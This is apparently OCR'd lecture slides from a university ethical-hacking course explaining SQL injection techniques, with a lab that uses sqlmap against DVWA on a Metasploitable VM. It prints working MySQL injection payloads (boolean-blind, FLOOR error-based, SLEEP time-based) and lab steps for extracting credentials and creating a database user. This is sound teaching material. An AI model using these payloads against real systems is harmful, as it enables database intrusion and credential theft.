Universidad del Rosario


MACC
Matemáticas Aplicadas y
Ciencias de la Computación

SQL Injection

Hacking Ético

Daniel Orlando Díaz López, PhD

Profesor principal
Departamento MACC
Universidad del Rosario
danielo.diaz@urosario.edu.co



SQL Injection techniques

SQL Injection blind: Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

- Boolean-based blind: boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result. Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character

SQL Injection

- Time-based blind: For Time-based attacks, the attacker needs to instruct the database to perform a time-intensive operation. If the web site does not return a response immediately, the web application is vulnerable to Blind SQL Injection. A popular time intensive operation is the sleep operation.


- Error-based: Error based injections are exploited through triggering errors in the database when invalid inputs are passed to it. The error messages can be used to return the full query results, or gain information on how to restructure the query for further exploitation.

- UNION Queries: Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.


- Out-of-band:Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

- Out-of-band SQLi techniques would rely on the database server’s ability to make DNS or HTTP requests to deliver data to an attacker.

SQL Injection



```
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=2' OR NOT 1926=1926#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: id=2' AND (SELECT 2798 FROM(SELECT COUNT(*),CONCAT(0x71786b6271,(SE
LECT (ELT(2798=2798,1))),0x71716a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- DyTS&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=2' AND SLEEP(5)-- WcMm&Submit=Submit
```



```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1-BR' AND 2623=2623-- TwEW&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1-BR' AND SLEEP(5)-- ywbm&Submit=Submit
---
```

Realizar un ataque de SQL injection sobre una base de datos MySQL utilizando una herramienta de hacking profesional

Laboratorio

1. Implementar una máquina virtual víctima (Metasploitable)
2. Implementar una máquina virtual atacante (Kali Linux)
3. Ejecutar diferentes ataques de inyección SQL que permitan conocer:
   a. Las bases de datos que existen en un servidor
   b. Las tablas en la base de datos DVWA
   c. El valor de las credenciales contenido en la tabla “usuarios” de la aplicación DVWA
4. Conectarse remotamente a la base de datos y crear un nuevo usuario

5. Generar capturas de pantalla que evidencien la creación de la regla, la ejecución del ataque y la detección del ataque usando la regla recién creada.

Preguntas:


1. Explicar la inyección SQL que SQLMAP está haciendo en cada paso
2. Responder las preguntas indicadas en el cuadro azul a lo largo de la presentación

SQL Injection

Preparar la máquina **víctima** de la siguiente forma:

1. Registrarse en el siguiente link de la empresa rapid7: https://information.rapid7.com/download-metasploitable-2017.html
2. Descargar el comprimido que contiene la máquina virtual
3. Iniciar Virtualbox y crear la máquina virtual víctima


Crear una nueva máquina virtual



Welcome to VirtualBox!

The left part of this window lists all virtual machines and virtual machine groups on your computer.

Nombrar la máquina virtual y seleccionar el sistema operativo de base



Name and operating system


Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Metasploitable

Type: Linux

Version: Ubuntu (64-bit)

Seleccionar al menos 15024 Mb de Ram para la máquina virtual



Create Virtual Machine

Memory size


Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **1024** MB.

2048 MB

4 MB 8192 MB

Marcar “Utilizar un disco Virtual existente” y seleccionar la ruta al disco duro recién descargado (Metasploitable.vmdk)



Create Virtual Machine

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **10.00 GB**.

○ Do not add a virtual hard disk

○ Create a virtual hard disk now


● Use an existing virtual hard disk file

Metasploitable.vmdk (Normal, 8.00 GB)

SQL Injection

Poner la máquina en configuración “Host Only” antes de iniciarla


Ingresar con el usuario y el pwd **msfadmin** y validar la dirección IP



☑ Enable Network Adapter

